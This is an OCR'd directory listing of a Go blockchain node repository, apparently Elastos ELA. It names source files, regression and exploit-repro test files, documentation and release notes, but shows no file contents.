

cli 1 file
flags.go Go
tx 4 files
fixamontassigner.go Go
interface.go Go
nochangesevenassigner.go Go
transferasset.go Go
utils 2 files
random.go Go
sign.go Go
process 2 files
runtoheight_test.go Go
singleblock_test.go Go
profile 4 files
cpu.go Go
gc.go Go
profile.go Go
trace.go Go
special 1 file
serialize_test.go Go
sync 2 files
.gitignore
synctobestheight_test.go Go
tools 11 files
generator 7 files
chain 6 files
datagen.go Go
params_test.go Go
params.go Go
txrepository_test.go Go
txrepository.go Go
utils.go Go
main.go Go
inputcounter 4 files
calculator 3 files
calculator.go Go
multiinputsofoneaccount.go Go
singleinputoutput.go Go
main.go Go
blockchain 116 files
indexers 10 files
checkpoint.go Go
common.go Go
f056_exploit_test.go Go
f089_e2e_test.go Go
manager.go Go
returndepositindex.go Go
txcache.go Go
txindex.go Go
unspentindex.go Go
utxoindex.go Go

- testdata 5 files
  - authz01_claims.json Json
  - authz01_fetch.py Python
  - authz01_membercodes.json Json
  - authz01_scan.py Python
  - dm01_evidence_scan.py Python
- a2_blockassembly_test.go Go
- a2_sameblock_equivalence_test.go Go
- authz01_measure_prod_test.go Go
- authz01_measure_test.go Go
- authz01_thirdparty_test.go Go
- auxpow_order_test.go Go
- b2_submitauxblock_gate_test.go Go
- battle_test.go Go
- battle_trigger_test.go Go
- battle50_test.go Go
- blockchain.go Go
- blockindex.go Go
- blockvalidator.go Go
- chainio.go Go
- chainstore.go Go
- chainstoreffldb.go Go
- confirmvalidator_test.go Go
- confirmvalidator.go Go
- dataentryprefix.go Go
- difficulty_test.go Go
- difficulty.go Go
- dm01_gate_position_test.go Go
- dm01_illegal_block_identity_test.go Go
- emit_hex_test.go Go
- exploit_repro_test.go Go
- f011_wedge_test.go Go
- f011_wiring_test.go Go
- f013_coinbase_frozen_test.go Go
- f016_crosschain_test.go Go
- f028_sameblock_test.go Go
- f030_sameblock_test.go Go
- f041_f090_gate_test.go Go
- f047_sameblock_test.go Go
- f050_schnorr_gate_test.go Go
- f050_schnorr_test.go Go
- f089_test.go Go
- f100_sameblock_test.go Go
- f118_sameblock_nftdup_test.go Go
- f137_test.go Go
- f138_chainstate_test.go Go
- forcedrollback_test.go Go
- forcedrollback.go Go
- forcedrollbackboot.go Go
- forcedrollbackdiagnose.go Go
- forcedrollbackscan.go Go

<> frban_test.go Go
<> fv09_sameblock_nftalias_test.go Go
<> fv19_coinbase_locktime_test.go Go
<> fv22_prevblock_test.go Go
<> fv25_f011_branch_test.go Go
<> g2_crashguard_sameblock_test.go Go
<> g2_inactivearb_crashguard_test.go Go
<> g2_sameblock_gaps_test.go Go
<> h_crashguard_test.go Go
<> iterator.go Go
<> july13genesishash_test.go Go
<> july13genesishash.go Go
<> july13placement_test.go Go
<> july13placement.go Go
<> ledger.go Go
<> ledgerstore.go Go
<> leveldb.go Go
<> mediantime_test.go Go
<> mediantime.go Go
<> n001r2_concurrency_test.go Go
<> n002_gossip_precheck_test.go Go
<> nk003_knownids_test.go Go
<> nx01_recordsponsor_nofork_test.go Go
<> nx02_orphanpool_test.go Go
<> nx06_confirm_leg_test.go Go
<> nx08_sameblock_evidence_test.go Go
<> nx10_fv08_slotparity_test.go Go
<> nx12_evidence_cost_test.go Go
<> preflightcheckpoint.go Go
<> preflightreport.go Go
<> preflightstale.go Go
<> preflightstore.go Go
<> residuecleaner.go Go
<> reward_test.go Go
<> rt009_return_penalty_evasion_test.go Go
<> rt009_return_penalty_evasion.go Go
<> rt011_penalty_evasion_test.go Go
<> rt011_penalty_evasion_wiring_test.go Go
<> rtg001_retarget_nil_parent_test.go Go
<> sameblockselector.go Go
<> store.go Go
<> strict_money_gate_test.go Go
<> txpool_purge_test.go Go
<> txvalidator.go Go
<> upgrade.go Go
<> utxocache.go Go
<> validation.go Go
<> weight.go Go
<> wiring_bip30_test.go Go
<> wiring_blocksanity_test.go Go
<> wiring_feeoverflow_test.go Go


wiring_runprograms_test.go Go
wiring_specialtx_test.go Go
wiring_support_test.go Go
xm04_reward_parity_test.go Go
zz_a2_halt_fingerprint_test.go Go
cmd 56 files
common 3 files
common.go Go
flags.go Go
print.go Go
info 1 file
info.go Go
mine 1 file
mine.go Go
preflight 4 files
preflight.go Go
render_checkpoint_test.go Go
render_test.go Go
render.go Go
purgeresidue 2 files
datadir_test.go Go
purgeresidue.go Go
rollback 2 files
datadir_test.go Go
rollback.go Go
script 28 files
api 27 files
mock 2 files
dposnetwork.go Go
peer.go Go
accounttype.go Go
aggregatepubtype.go Go
api.go Go
arbitrators.go Go
attribute.go Go
block.go Go
clienttype.go Go
confirm.go Go
dposmanager.go Go
dposnetwork.go Go
f159_fixturekeys_test.go Go
f160_globals_test.go Go
fixturekeys.go Go
header.go Go
illegalblocks.go Go
illegalproposals.go Go
illegalvotes.go Go
inputtype.go Go
outputtype.go Go
payloadtype.go Go
program.go Go

- proposal.go Go
- strings.go Go
- txtype.go Go
- vote.go Go
- script.go Go
- wallet 14 files
  - account.go Go
  - common.go Go
  - crc.go Go
  - crosschain.go Go
  - dposv2claimreward.go Go
  - dposv2vote.go Go
  - dposv2voterenew.go Go
  - producer.go Go
  - proposal.go Go
  - returnvotes.go Go
  - transaction.go Go
  - txbuilder.go Go
  - vote.go Go
  - wallet.go Go
- ela-cli.go Go
- common 35 files
  - config 18 files
    - settings 14 files
      - arith001_crdutyperiod_test.go Go
      - arm_gates_test.go Go
      - blocklimits_pin_test.go Go
      - f043_settings_test.go Go
      - f043p2_test.go Go
      - historic_heights_pin_test.go Go
      - july13_pin_test.go Go
      - ops2_disarm_test.go Go
      - rehearsal_config_check_test.go Go
      - schnorr_pin_test.go Go
      - settings_test.go Go
      - settings.go Go
      - v103_pin_test.go Go
      - v103_runtime_arming_test.go Go
    - config_test.go Go
    - config.go Go
    - f043_sterilize_test.go Go
    - july13_gate_split_test.go Go
  - log 2 files
    - log.go Go
    - ops2_operator_test.go Go
  - battle_fixed64_test.go Go
  - bucketname.go Go
  - common_test.go Go
  - common.go Go
  - error.go Go
  - f053_test.go Go


fixed64_strict_test.go Go
fixed64.go Go
readvarstring_alloc_test.go Go
serialize.go Go
uint160.go Go
uint168_test.go Go
uint168.go Go
uint256_test.go Go
uint256.go Go
core 261 files
checkpoint 6 files
channels_test.go Go
channels.go Go
durability_test.go Go
f122_atomic_wiring_test.go Go
manager_test.go Go
manager.go Go
contract 13 files
program 2 files
program.go Go
programbuilder.go Go
common.go Go
contract_test.go Go
contract.go Go
crdid.go Go
crosschain.go Go
f146_test.go Go
f203_test.go Go
multisig.go Go
pledge.go Go
schnorr.go Go
standard.go Go
recovery 10 files
builder 3 files
testdata 1 file
july13-recovery-canonical.hex
builder_external_test.go Go
builder.go Go
manifests 2 files
recovery-outpoints-canonical.tsv
recovery-references-canonical.tsv
export_test.go Go
july13_external_test.go Go
july13_helpers_test.go Go
july13_test.go Go
july13.go Go
transaction 147 files
testdata 2 files
july13-parent-transactions.tsv
july13-recovery-canonical.hex
activateproducertransaction_test.go Go

<> activateproducertransaction.go Go
<> authz01_claimnode_outer_bind_test.go Go
<> authz01_claimnode_replay_test.go Go
<> battle_vote_test.go Go
<> c202_vote_moneyrange_gate_test.go Go
<> cancelproducertransaction_test.go Go
<> cancelproducertransaction.go Go
<> coinbasetransaction_test.go Go
<> coinbasetransaction.go Go
<> common.go Go
<> crassetsrectifytransaction_test.go Go
<> crassetsrectifytransaction.go Go
<> crcappropriationtransaction_test.go Go
<> crcappropriationtransaction.go Go
<> crcouncilmemberclaimnodetransaction_test.go Go
<> crcouncilmemberclaimnodetransaction.go Go
<> crcproposalrealwithdrawtransaction_test.go Go
<> crcproposalrealwithdrawtransaction.go Go
<> crcproposalresulttransaction_test.go Go
<> crcproposalresulttransaction.go Go
<> crcproposalreviewtransaction_test.go Go
<> crcproposalreviewtransaction.go Go
<> crcproposaltrackingtransaction_test.go Go
<> crcproposaltrackingtransaction.go Go
<> crcproposaltransaction_test.go Go
<> crcproposaltransaction.go Go
<> crcproposalwithdraw_test.go Go
<> crcproposalwithdraw.go Go
<> createnfttransaction.go Go
<> crosschainarbiters.go Go
<> dposv2claimrewardrealwithdrawtransaction_test.go Go
<> dposv2claimrewardrealwithdrawtransaction.go Go
<> dposv2claimrewardtransaction_test.go Go
<> dposv2claimrewardtransaction.go Go
<> exchangevotes_test.go Go
<> exchangevotes.go Go
<> f001_smalltransfer_test.go Go
<> f011_reward_test.go Go
<> f015_siblings_test.go Go
<> f015_test.go Go
<> f021_test.go Go
<> f022_test.go Go
<> f026_f046_f175_gate_deny_test.go Go
<> f029_f030_f082_illegal_evidence_test.go Go
<> f039_f069_f025_exploit_test.go Go
<> f039_f069_test.go Go
<> f052_test.go Go
<> f056_test.go Go
<> f057_exploit_test.go Go
<> f057_test.go Go
<> f058_test.go Go

<> f073guard_test.go Go
<> f074_test.go Go
<> f088_returnvotes_test.go Go
<> f098_test.go Go
<> f099_crashguard_test.go Go
<> f104_test.go Go
<> f166_exploit_test.go Go
<> f166_test.go Go
<> f185_schnorr_withdraw_gate_test.go Go
<> f205_test.go Go
<> fv06_illegal_confirm_threshold_test.go Go
<> fv19_coinbase_maturity_test.go Go
<> illegalblocktransaction_test.go Go
<> illegalblocktransaction.go Go
<> illegalproposaltransaction_test.go Go
<> illegalproposaltransaction.go Go
<> illegalsidechaintransaction_test.go Go
<> illegalsidechaintransaction.go Go
<> illegalvotetransaction_test.go Go
<> illegalvotetransaction.go Go
<> inactivearbitratorstransaction_test.go Go
<> inactivearbitratorstransaction.go Go
<> july13_recovery_test.go Go
<> july13_scope_test.go Go
<> kit_test.go Go
<> log.go Go
<> nexttrundposinfotransaction_test.go Go
<> nexttrundposinfotransaction.go Go
<> nftdestroytransaction.go Go
<> nx03_crashguard_test.go Go
<> nx04_claimnode_ownerkeyspace_test.go Go
<> nx08_illegal_evidence_dedup_test.go Go
<> recordsponsortransaction.go Go
<> recordtransaction_test.go Go
<> recordtransaction.go Go
<> registerassettransaction_test.go Go
<> registerassettransaction.go Go
<> registercrtransaction_test.go Go
<> registercrtransaction.go Go
<> registerproducertransaction_test.go Go
<> registerproducertransaction.go Go
<> returncrdepositcointransaction_test.go Go
<> returncrdepositcointransaction.go Go
<> returndepositcointransaction_test.go Go
<> returndepositcointransaction.go Go
<> returnsidechaindepositcointransaction_test.go Go
<> returnsidechaindepositcointransaction.go Go
<> returnvotes_test.go Go
<> returnvotes.go Go
<> reverttodpos_episode_test.go Go
<> reverttodpostransaction_test.go Go

- reverttodpostransaction.go Go
- reverttopowtransaction_test.go Go
- reverttopowtransaction.go Go
- rt006_f174_proposal_owner_bind_test.go Go
- rt008_update_canceled_producer_test.go Go
- rt015_claimnode_deposit_floor_test.go Go
- rt031_returnvotes_test.go Go
- sb20_sidechain_illegal_mask_test.go Go
- sidechainpowtransaction_test.go Go
- sidechainpowtransaction.go Go
- temp_test.go Go
- transaction.go Go
- transactionchecker_crosschain_test.go Go
- transactionchecker_frozen_test.go Go
- transactionchecker.go Go
- transactionCheckParameter.go Go
- transactionprocesser.go Go
- transferassettransaction.go Go
- transfercrosschainassettransaction_test.go Go
- transfercrosschainassettransaction.go Go
- txdeserialize_test.go Go
- unregistercrtransaction_test.go Go
- unregistercrtransaction.go Go
- updatecrtransaction_test.go Go
- updatecrtransaction.go Go
- updateproducertransaction_test.go Go
- updateproducertransaction.go Go
- updateversiontransaction_test.go Go
- updateversiontransaction.go Go
- v103_crosstype_sigconfusion_test.go Go
- vote_total_wrap_test.go Go
- votesrealwithdrawtx_test.go Go
- votesrealwithdrawtx.go Go
- voting_test.go Go
- voting.go Go
- wiring_runprograms_checker_test.go Go
- withdrawfromsidechaintransaction_test.go Go
- withdrawfromsidechaintransaction.go Go
- xm01_coinbase_asset_test.go Go
- xm02_xm03_conservation_test.go Go
- zz_crosschain_bound_test.go Go
- zz_replay_test.go Go

types 84 files

common 10 files

- attribute.go Go
- f041_f090_malleation_test.go Go
- f128_test.go Go
- header.go Go
- input.go Go
- outpoint.go Go
- output_test.go Go

- output.go Go
- transaction.go Go
- utxo.go Go

functions 1 file

- function.go Go

interfaces 6 files

- basetransaction.go Go
- initpayload.go Go
- payload.go Go
- payloadcheckerparameter.go Go
- transactioncheckerinterface.go Go
- transactionprocessorinterface.go Go

outputpayload 10 files

- crosschain.go Go
- decode_loop_test.go Go
- default.go Go
- exchangevotes.go Go
- mapping_test.go Go
- mapping.go Go
- returnsidechaindeposit.go Go
- vote_test.go Go
- vote.go Go
- withdraw.go Go

payload 53 files

- activateproducer.go Go
- asset.go Go
- coinbase_test.go Go
- coinbase.go Go
- confirm.go Go
- crassetsrectify.go Go
- crcappropriation.go Go
- crcproposal.go Go
- crcproposalrealwithdraw.go Go
- crcproposalreview.go Go
- crcproposaltracking.go Go
- crcproposalwithdraw.go Go
- crdposmanagement.go Go
- createnft.go Go
- crinfo_test.go Go
- crinfo.go Go
- decode_dos_test.go Go
- dposillegalblocks.go Go
- dposillegaldata.go Go
- dposillegalproposals.go Go
- dposillegalvotes.go Go
- dposproposal.go Go
- dposproposalvote.go Go
- dposv2claimreward.go Go
- dposv2claimrewardrealwithdraw.go Go
- exchangevotes.go Go
- f012_test.go Go

inactivearbitrators.go Go
nextturndposinfo.go Go
nftdestroyfromsidechain.go Go
processproducer.go Go
producerinfo.go Go
proposalresult.go Go
record.go Go
recordsponsor.go Go
registerasset.go Go
returnpledgecoin.go Go
returnsidechaindepositcoin.go Go
returnvotes.go Go
reverttodpos.go Go
reverttopow.go Go
sidechainillegaldata.go Go
sidechainpow.go Go
transferasset.go Go
transfercrosschainasset.go Go
unregistercr_test.go Go
unregistercr.go Go
updateversion.go Go
voterights_measured_test.go Go
voterights_test.go Go
votesrealwithdraw.go Go
voting.go Go
withdrawfromsidechain.go Go
block_txcount_bound_test.go Go
block.go Go
dposblock.go Go
dposheader.go Go
manager.go Go
cr/state 23 files
arith001_penalty_clamp_test.go Go
authz01_retired_key_test.go Go
candidate.go Go
checkpoint.go Go
committee_rollback_underflow_test.go Go
committee.go Go
committeeaction.go Go
durability_test.go Go
f010_crashguard_test.go Go
f061_appropriation_budget_test.go Go
f061_replay_divergence_test.go Go
f062_deposit_double_unlock_test.go Go
f113_lock_test.go Go
f142_test.go Go
f144_test.go Go
ICRRecord.go Go
keyframe.go Go
log.go Go
oacr01_close_proposal_dedup_test.go Go

- proposalmanager_test.go Go
- proposalmanager.go Go
- revsym_cr_test.go Go
- state.go Go

crypto 14 files

- ecies 4 files
  - ecies_test.go Go
  - ecies.go Go
  - params.go Go
  - README
- aes.go Go
- common.go Go
- crypto_test.go Go
- crypto.go Go
- encode.go Go
- f133_crashguard_test.go Go
- merkletree.go Go
- schnorr_f190_test.go Go
- schnorr.go Go
- tc01_signing_key_test.go Go

database 24 files

- ffldb 8 files
  - blockio.go Go
  - db.go Go
  - dbcache.go Go
  - doc.go Go
  - driver.go Go
  - ldbtreapiter.go Go
  - readonly.go Go
  - reconcile.go Go
- internal/treap 9 files
  - common_test.go Go
  - common.go Go
  - doc.go Go
  - immutable_test.go Go
  - immutable.go Go
  - mutable_test.go Go
  - mutable.go Go
  - treapiter_test.go Go
  - treapiter.go Go
- doc.go Go
- driver_test.go Go
- driver.go Go
- error_test.go Go
- error.go Go
- export_test.go Go
- interface.go Go

docker 2 files

- docker-compose.yml Yaml
- Dockerfile

docs 49 files

- release-notes 37 files
  - crosschain-utxo-emergency-activation.md Markdown
  - release-notes-0.3.4.md Markdown
  - release-notes-0.3.5.md Markdown
  - release-notes-0.3.6.md Markdown
  - release-notes-0.3.7.md Markdown
  - release-notes-0.3.8.md Markdown
  - release-notes-0.3.9.md Markdown
  - release-notes-0.4.0.md Markdown
  - release-notes-0.4.1.md Markdown
  - release-notes-0.4.2.md Markdown
  - release-notes-0.4.3.md Markdown
  - release-notes-0.5.0.md Markdown
  - release-notes-0.5.1.md Markdown
  - release-notes-0.6.0.md Markdown
  - release-notes-0.7.0.md Markdown
  - release-notes-0.8.0.md Markdown
  - release-notes-0.8.1.md Markdown
  - release-notes-0.8.2.md Markdown
  - release-notes-0.8.3.md Markdown
  - release-notes-0.8.4.md Markdown
  - release-notes-0.8.5.md Markdown
  - release-notes-0.9.0.md Markdown
  - release-notes-0.9.1.md Markdown
  - release-notes-0.9.2.md Markdown
  - release-notes-0.9.3.md Markdown
  - release-notes-0.9.5.md Markdown
  - release-notes-0.9.6.md Markdown
  - release-notes-0.9.7.md Markdown
  - release-notes-0.9.8.1.md Markdown
  - release-notes-0.9.8.2.md Markdown
  - release-notes-0.9.8.md Markdown
  - release-notes-0.9.9.1.md Markdown
  - release-notes-0.9.9.3.md Markdown
  - release-notes-0.9.9.4.md Markdown
  - release-notes-0.9.9.5.md Markdown
  - release-notes-0.9.9.md Markdown
  - release-notes-1.0.0.md Markdown
- cli_user_guide_CN.md Markdown
- cli_user_guide.md Markdown
- config.json.md Markdown
- dpos_config.json.sample
- Exchange_Docking_Reference.md Markdown
- jsonrpc_apis.md Markdown
- Locking_transaction_recognition.md Markdown
- mainnet_config.json.sample
- Restful_API_CN.md Markdown
- Restful_API.md Markdown
- sponsors_mainnet
- testnet_config.json.sample
- dpos 146 files

- account 1 file
  - account.go Go
- dtime 5 files
  - dtime.go Go
  - log.go Go
  - mediantime_test.go Go
  - mediantime.go Go
  - nk003_knownids_test.go Go
- log 3 files
  - eventlogs.go Go
  - eventmonitor.go Go
  - log.go Go
- manager 19 files
  - a32_revert_dedup_test.go Go
  - a34_countdown_underflow_test.go Go
  - a35_inactive_dedup_test.go Go
  - consensus.go Go
  - consensusblockcache.go Go
  - dposhandlerswitch.go Go
  - dposmanager.go Go
  - dposnormalhandler.go Go
  - dposondutyhandler.go Go
  - eventanalyzer.go Go
  - evidencecache.go Go
  - f139_reset_test.go Go
  - illegalbehaviormonitor.go Go
  - n001_callers_test.go Go
  - n002_gossip_wiring_test.go Go
  - proposaldispatcher.go Go
  - view_test.go Go
  - view.go Go
  - viewchangescountdown.go Go
- p2p 51 files
  - addrmgr 3 files
    - addrmanager_test.go Go
    - addrmanager.go Go
    - log.go Go
  - connmgr 2 files
    - connmanager.go Go
    - log.go Go
  - hub 7 files
    - conn.go Go
    - f136_payload_bound_test.go Go
    - fv14_handshake_deadline_test.go Go
    - hub_test.go Go
    - hub.go Go
    - log.go Go
    - nxhub_remote_kill_test.go Go
  - msg 26 files
    - addr.go Go
    - commands.go Go

consensusstatus.go Go
daddr.go Go
f183_test.go Go
getblock.go Go
getblocks.go Go
illegalproposals.go Go
illegalvotes.go Go
inventory.go Go
ping.go Go
pong.go Go
proposal.go Go
reject.go Go
requestconsensus.go Go
requestproposal.go Go
resetview.go Go
responseblocks.go Go
responseconsensus.go Go
responseinactivearbitrators.go Go
responsereverttodpos.go Go
sidechainillegaldata.go Go
verack.go Go
version.go Go
vote.go Go
vxdecode002_maxlength_ceiling_test.go Go
peer 4 files
log.go Go
peer_test.go Go
peer.go Go
queuemessage_nk02_internal_test.go Go
config.go Go
interface.go Go
log.go Go
notifier_count_test.go Go
notifier_test.go Go
notifier.go Go
server_pairing_test.go Go
server_test.go Go
server.go Go
state 63 files
arbitermember_test.go Go
arbitermember.go Go
arbitrators.go Go
arbitratorsmock.go Go
bundle1_test.go Go
c1_procheight_test.go Go
checkpoint.go Go
classe_reorg_test.go Go
crarbiter_test.go Go
crcarbiter.go Go
degradation.go Go
dposarbiter_test.go Go

<> dposarbiter.go Go
<> durability_test.go Go
<> f040_test.go Go
<> f064_test.go Go
<> f073_test.go Go
<> f073crosskey_test.go Go
<> f075_f065_reorg_test.go Go
<> f096_arbiters_test.go Go
<> f096_capture_wiring_test.go Go
<> f096_nilfix_test.go Go
<> f096_test.go Go
<> f165_test.go Go
<> f168_test.go Go
<> f170_test.go Go
<> f171_crashguard_test.go Go
<> f179_test.go Go
<> f181_test.go Go
<> f188_test.go Go
<> f202_test.go Go
<> f209_test.go Go
<> f212_dispatch_test.go Go
<> f212_test.go Go
<> frrejoin_test.go Go
<> fv09_crosstx_test.go Go
<> fv10_cr_inactivity_rollback_test.go Go
<> fv27_gethistory_rollback_test.go Go
<> gc002_evict_undo_test.go Go
<> heightversion.go Go
<> interface.go Go
<> keyframe.go Go
<> ksalias_hole_test.go Go
<> ksalias01_test.go Go
<> log.go Go
<> nilclass_baseline_test.go Go
<> nx05_sponsors_file_test.go Go
<> oapq01_claim_rollback_test.go Go
<> ondutycrosschain_modulo_test.go Go
<> originarbiter_test.go Go
<> originarbiter.go Go
<> reverttopow_undo_test.go Go
<> revsym_state_test.go Go
<> rrc002_irreversible_undo_test.go Go
<> rrc04_arbiter_prealloc_test.go Go
<> rt007_deposit_double_release_test.go Go
<> rt019_ghost_test.go Go
<> rt027_dedup_test.go Go
<> state_test.go Go
<> state.go Go
<> v103_emptyinfo_test.go Go
<> xm04_sumfees_test.go Go
<> zerovotes_divzero_test.go Go

arbitrator.go Go
g1_deadlock_test.go Go
n001_arbitrator_test.go Go
network.go Go
elanet 41 files
bloom 9 files
f034_matches_test.go Go
filter.go Go
mblock.go Go
merkleblock.go Go
merklebranch_test.go Go
merklebranch.go Go
merkleproof.go Go
murmurhash3.go Go
txfilter.go Go
dns 5 files
main 1 file
main.go Go
dns_test.go Go
dns.go Go
log.go Go
README.md Markdown
filter 8 files
customidfilter 1 file
customidfilter.go Go
nextturndposfilter 1 file
nextturndposfilter.go Go
returnsidechaindepositcoinfilter 1 file
returnsidechaindepositecoinfilter.go Go
sidefilter 1 file
sidefilter.go Go
upgradefilter 1 file
upgradefilter.go Go
f076_nilguard_test.go Go
filter.go Go
merkleblock.go Go
netsync 5 files
f035_f054_f114_sync_test.go Go
f077_limitmap_test.go Go
interface.go Go
log.go Go
manager.go Go
pact 1 file
protocol.go Go
peer 4 files
log.go Go
mruinvmap_test.go Go
mruinvmap.go Go
peer.go Go
routes 4 files
f148_requested_leak_test.go Go

log.go Go
routes_test.go Go
routes.go Go
f054_oninv_banscore_test.go Go
f214_banscore_test.go Go
interface.go Go
log.go Go
server.go Go
errors 7 files
elaerror.go Go
errcode_test.go Go
errcode.go Go
errmap_test.go Go
errmap.go Go
jsonformat_test.go Go
jsonformat.go Go
events 2 files
events_test.go Go
events.go Go
mempool 24 files
a2_poolparity_test.go Go
